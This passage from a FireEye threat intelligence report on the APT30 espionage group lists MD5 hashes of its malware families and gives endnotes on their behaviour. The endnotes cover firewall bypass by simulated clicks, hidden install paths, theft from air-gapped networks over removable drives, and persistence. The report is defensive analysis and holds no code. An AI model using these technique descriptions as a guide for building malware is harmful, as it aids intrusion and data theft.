Below are md5 hash values for a representative sample of APT30 malware.

MD5 Hash	Malware Family
4154548e1f8e9e7eb39d48a4cd75bcd1	BACKSPACE
71f25831681c19ea17b2f2a84a41bbfb	BACKSPACE
8ff473bedbcc77df2c49a91167b1abeb	BACKSPACE
a813eba27b2166620bd75029cc1f04b0	BACKSPACE
b4ae0004094b37a40978ef06f311a75e	BACKSPACE
c4dec6d69d8035d481e4f2c86f580e81	BACKSPACE
021e134c48cd9ce9eaf6a1c105197e5d	NETEAGLE (Scout)
5eaf3deaaf2efac92c73ada82a651afe	NETEAGLE (Scout)
7c307ca84f922674049c0c43ca09bec1	NETEAGLE (Scout)
b8617302180d331e197cc0433fc5023d	NETEAGLE (Scout)
e6289e7f9f26be692cbe6f335a706014	NETEAGLE (Scout)
95bb314fe8fdbe4df31a6d23b0d378bc	NETEAGLE (Norton)
d97aace631d6f089595f5ce177f54a39	NETEAGLE (Norton)
0c4fcef3b583d0ffffc2b14b9297d3a4	SHIPSHAPE
1612b392d6145bfb0c43f8a48d78c75f	SHIPSHAPE
168d207d0599ed0bb5bcfca3b3e7a9d3	SHIPSHAPE
1e6ee89fddcf23132ee12802337add61	SHIPSHAPE
42ccbccf48fe1cb63a81c9f094465ae2	SHIPSHAPE
4f00235b5208c128440c5693b7b85366	SHIPSHAPE
53f1358cbc298da96ec56e9a08851b4b	SHIPSHAPE
5dd625af837e164dd2084b1f44a45808	SHIPSHAPE
9e27277ef0b6b25ccb2bb79dbf7554a7	SHIPSHAPE
b249bcf741e076f11b6c9553f6104f16	SHIPSHAPE
bbb3cb030686748b1244276e15085153	SHIPSHAPE
c2acc9fc9b0f050ec2103d3ba9cb11c0	SHIPSHAPE
e39756bc99ee1b05e5ee92a1cdd5faf4	SHIPSHAPE

Below are md5 hash values for a representative sample of APT30 malware.

MD5 Hash	Malware Family
f18be055fae2490221c926e2ad55ab11	SHIPSHAPE
01d2383152795e4ec98b874cd585da30	SPACESHIP
08b54f9b2b3fb19e388d390d278f3e44	SPACESHIP
11876eaadeac34527c28f4ddfadd1e8d	SPACESHIP
28f2396a1e306d05519b97a3a46ee925	SPACESHIP
80e39b656f9a77503fa3e6b7dd123ee3	SPACESHIP
8e2eee994cd1922e82dea58705cc9631	SPACESHIP
b6c08fd8a9f32a17c3550d3b2d302dc5	SPACESHIP
c4c068200ad8033a0f0cf28507b51842	SPACESHIP
d591dc11ecffdfaf1626c1055417a50d	SPACESHIP
e9e514f8b1561011b4f034263c33a890	SPACESHIP
1b81b80ff0edf57da2440456d516cc90	FLASHFLOOD
5d4f2871fd1818527ebd65b0ff930a77	FLASHFLOOD
74b87086887e0c67ffb035069b195ac7	FLASHFLOOD
af670600dee2bf13a68eb962cce8f122	FLASHFLOOD
b5a343d11e1f7340de99118ce9fc1bbb	FLASHFLOOD
fad06d7b4450c4631302264486611ec3	FLASHFLOOD
49aca228674651cba776be727bdb7e60	MILKMAID
5c7a6b3d1b85fad17333e02608844703	MILKMAID
649fa64127fef1305ba141dd58fb83a5	MILKMAID
9982fd829c0048c8f89620691316763a	MILKMAID
baff5262ae01a9217b10fcd5dad9d1d5	MILKMAID
b249bcf741e076f11b6c9553f6104f16	SHIPSHAPE
bbb3cb030686748b1244276e15085153	SHIPSHAPE
c2acc9fc9b0f050ec2103d3ba9cb11c0	SHIPSHAPE
e39756bc99ee1b05e5ee92a1cdd5faf4	SHIPSHAPE

Below are md5 hash values for a representative sample of APT30 malware.

MD5 Hash	Malware Family
592381dfa14e61bce089cd00c9b118ae	ORANGEADE
b493ad490b691b8732983dcca8ea8b6f	ORANGEADE
b83d43e3b2f0b0a0e5cc047ef258c2cb	ORANGEADE
35dfb55f419f476a54241f46e624a1a4	CREAMSICLE
4fffcbdd4804f6952e0daf2d67507946	CREAMSICLE
597805832d45d522c4882f21db800ecf	CREAMSICLE
6bd422d56e85024e67cc12207e330984	CREAMSICLE
82e13f3031130bd9d567c46a9c71ef2b	CREAMSICLE
b79d87ff6de654130da95c73f66c15fa	CREAMSICLE
44b98f22155f420af4528d17bb4a5ec8	BACKBEND
6ba315275561d99b1eb8fc614ff0b2b3	BACKBEND
ee1b23c97f809151805792f8778ead74	BACKBEND
bf8616bbed6d804a3dea09b230c2ab0c	GEMCUTTER

APPENDIX C
ENDNOTES

1	While binary compile times can be modified or faked, we believe that compile dates for APT30 malware are reliable. Given several hundred malware samples, the compile dates show a fairly regular distribution over the years 2005 – present. In addition, registration dates for the earliest known APT30 domains also support origins dating back to the same time frame.
2	We were able to verify that each file's icon type (Adobe or Word) was consistent with the letter used (p or w). Although we were only able to identify one malicious document used to deploy a ZRLnk variant (md5 hash `d2661543c3c456f5fafdd97e31aaff17`), the document type (an RTF file, typically opened by Microsoft Word) was also consistent with the version convention.
3	We did not have conclusive data to interpret the meaning of the last character 'N' and 'Y', present in some samples. Some evidence suggests that it may represent the inclusion or exclusion of additional malware features, such as the ability to bypass personal firewalls; this appears to be true for at least one variant of BACKSPACE ("Zj Listen").
4	The use of mutexes and events also supports version control, ensuring that the newer version of the malware executed during the self-update process replaces the previous version.
5	See Appendix A for a detailed description of BACKSPACE malware.
6	While the controller software refers to itself as "NetEagle," it is used to manage backdoor clients for the malware we call BACKSPACE (also known as "Lecna"). The malware we call NETEAGLE uses a different set of commands and is not compatible with the "NetEagle" controller. In an attempt to avoid confusion, we will refer to the controller as the "BACKSPACE controller," since it is used to manage BACKSPACE clients.
7	This aligns with early BACKSPACE compile dates of 2005.
8	BACKSPACE samples with md5 hash values `acb2ba25ef225d820ac8a5923b746cb8` and `c90f798ccfbedb4bbe6c4568e0f05b68` are two examples.
9	Additional paths with slight variations have also been observed in FLASHFLOOD, such as `%WINDIR%\$NtUninstallKB885884$`.
10	A controller that could be freely copied and distributed would erode the market for future custom software purchases.
11	See Appendix for detailed analysis of both BACKSPACE and NETEAGLE.
12	For example, the BACKSPACE `B` and `Y` commands; see Appendix for details.
13	See Appendix for detailed analysis.
14	http://www.asean.org/asean/about-asean
15	http://www.asean.org/news/item/eighteenth-asean-summit-jakarta-7-8-may-2011
16	http://www.asean.org/news/asean-statement-communiques/item/joint-statement-the-seventh-asean-plus-three-labour-ministers-meeting-7th-almm3-phnom-penh-11-may-2012
17	http://maritimesecurity.asia/free-2/asean-2/asean-china-talk-on-east-sea/
18	http://www.aseanindia.com/summit-2012/
19	http://en.wikipedia.org/wiki/List_of_Secretaries-General_of_the_Association_of_Southeast_Asian_Nations
20	http://www.asean.org/news/asean-secretariat-news/item/asean-today-2
21	For the "ZJ Listen" variants, the "Y" vs. "N" in the version number appears to differentiate between variants that attempt to bypass certain host-based firewalls by generating mouse-click events on dialog box buttons. The "Y" variants include this feature; the "N" variants do not.

22	The paths `%WINDIR%\$NtUninstallKB900727$` and `%WINDIR%\$NtUninstallKB885884$` are used by some variants of the FLASHFLOOD malware, one of three components believed to be used to steal data from air-gapped networks.
23	Two outliers were compiled in May 2011; those samples also used the aseanm.com C2 domain and may have been created to target the 18th ASEAN Summit.
24	CSIDL (constant special item ID list) values are used to identify frequently used folders that may not have the same path on different Windows systems. CSIDL_TEMPLATES corresponds to the folder used to store document templates; for example, `C:\Documents and Settings\<username>\Templates`. See https://msdn.microsoft.com/en-us/desktop/bb762494%28v=vs.85%29.aspx for additional detail.
25	The threat actor can provide a target IP address or hostname with the '(' command.
26	Most "ZJ Listen" samples were compiled on December 31, 2012 and share similar version numbers with the "ZJ Link" samples from April 2013 (e.g., version strings containing Lan2.2Lnk for "ZJ Listen" and F2.2Lnk or F2.3Lnk for "ZJ Link").
27	http://www.mfa.gov.bt/wp-content/uploads/2013/08/press-release11.pdf
28	Shear, Michael. "White House Urges China to Act on Journalists' Visas". Jan 30, 2014. http://www.nytimes.com/2014/01/31/world/asia/white-house-urges-china-to-act-on-journalists-visas.html
29	BACKSPACE is also known as "Lecna" and may be detected by security vendors by either name – e.g., Backdoor.APT.Lecna.
30	Comparison is generalized; individual samples may vary.
31	The hex representation of each ASCII character is incremented by one. `'M' (0x4D)` becomes `'N' (0x4E), '.' (0x2E)` becomes `'/' (0x2F),` etc.
32	https://msdn.microsoft.com/en-us/library/windows/desktop/aa365740%28v=vs.85%29.aspx
33	Analysis of other BACKSPACE variants suggests that the firewall bypass features may be a modular capability that can be compiled into different versions at will. Preliminary analysis suggests that version numbers for some BACKSPACE variants may include a "Y" or an "N" to indicate the presence or absence of this feature.
34	Version information is the OSVERSIONINFO struct data returned by a call to GetVersionEx.
35	Analysis of other versions of BACKSPACE showed that Port3 may be used for an interactive remote command shell, but that function was not supported in sample `6ee35da59f92f71e757d4d5b964ecf00`.
36	https://msdn.microsoft.com/en-us/library/windows/desktop/aa365740%28v=vs.85%29.aspx
37	Due to limited availability of products localized for languages like Thai, Tagalog, or others used in the Southeast Asia region, English and Chinese would likely be the most common versions used by organizations in that area.
38	The 'W' is overwritten by the malware version string. The version string is 5 bytes including the NULL character. It appears the beacon was intended to have a 4 byte version string. When copying the 2.18\x00, the last \x00 overwrites the 'W' character.
39	Persistence may be provided by other files used to retrieve or install NETEAGLE; for example, the MILKMAID/ORANGEADE droppers create a shortcut file to establish persistence for a second-stage file downloaded by their CREAMSICLE payloads.
40	It is possible that this behavior is configured within the binary at compile time, or has been otherwise modified in this version.
41	SHIPSHAPE determines the disk size by `TotalNumberOfBytes` returned from `GetDiskFreeSpace`. The return value is typically the size of the drive or, if quotas are enabled, the value is the size of the quota.

42	Because the copied executables are external to the SHIPSHAPE malware, their content or purpose is unknown. FireEye believes that SHIPSHAPE may be used to copy tools such as SPACESHIP, which could then be transferred (via the removable drive) to another victim computer.
43	The sample `f18be055fae2490221c926e2ad55ab11`, described here, targets folders and .doc/.docx files, although the sample `b249bcf741e076f11b6c9553f6104f16` contains icons for a much broader range of file types within its resource section.
44	These are believed to be directories used by other pieces of the malware ecosystem. The SPACESHIP sample analyzed below references both the `\msdn\` and `\Recycled\` directories on a removable drive; the FLASHFLOOD sample references `\$LDDATA$\` and `\Recycled\`.
45	`Info.txt` is used as a log file where information associated with scanning and file information is kept.
46	Likely an updated configuration file. Note the missing \ in the directory path between `FoxPro` and `ld.ini.`)
47	The purpose of this activity is unclear. SENS (the System Event Notification Service) can be used to support mobile computers or computers on high-latency networks. See https://msdn.microsoft.com/en-us/library/windows/desktop/cc185680%28v=vs.85%29.aspx.
48	See https://msdn.microsoft.com/en-us/library/ms629649%28v=vs.85%29.aspx.
49	See https://msdn.microsoft.com/en-us/library/windows/desktop/ms724284%28v=vs.85%29.aspx.
50	FLASHFLOOD determines the disk size using the `TotalNumberOfBytes` returned from `GetDiskFreeSpace`. The return value is typically the size of the drive or, if quotas are enabled, the value is the size of the quota.
51	Presumably files in these directories were already archived, e.g., when copied to the drive by SPACESHIP.
52	The file "China MFA Press Briefing 29October 2012.doc" (`md5 hash f054c0f8c5b4c2a5eb30a16ebe09d8d0`) is an example of an exploit document that drops ORANGEADE and the DLL variant of CREAMSICLE.
53	`<CSIDL_STARTUP>` is a file system directory that corresponds to the user's Startup program group; for example, `C:\Documents and Settings\[user]\Start Menu\Programs\Startup` under Windows XP or `C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup` under Vista/Windows 7.
54	`Netsvc.exe` is presumably an updated backdoor, downloaded if the BACKSPACE mutexes are not found on the victim host.
55	`Netsvc.exe` is presumably an updated backdoor, downloaded if the BACKSPACE mutex is not found on the victim host.

To download this or other
FireEye Threat Intelligence reports,
visit: www.fireeye.com/reports

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | **www.fireeye.com**